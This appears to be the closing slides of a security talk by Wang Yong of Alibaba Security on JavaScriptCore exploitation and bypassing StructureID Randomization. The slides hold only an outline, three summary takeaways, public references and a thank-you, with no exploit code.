
- JavaScriptCore Exploitation Basics
- StructureID Randomization
- New generic bypass
- *Conclusion*

Takeaways

- 1. The core steps of JavaScriptCore engine exploitation have been discussed.
- 2. StructureID Randomization mitigation has been fully discussed.
- 3. The idea “Think outside the JIT compiler” and the new and generic methods to bypass the StructureID Randomization mitigation have been detailed.

References

- http://www.filpizlo.com/slides/pizlo-splash2018-jsc-compiler-slides.pdf
- https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf
- http://www.phrack.org/papers/attacking_javascript_engines.html
- https://github.com/WebKit/webkit/commit/f19aec9c6319a216f336aacd1f5cc75abba49cdf
- http://iokit.racing/jsctales.pdf


Thank you!
WANG, YONG (@ThomasKing2014)
Alibaba Security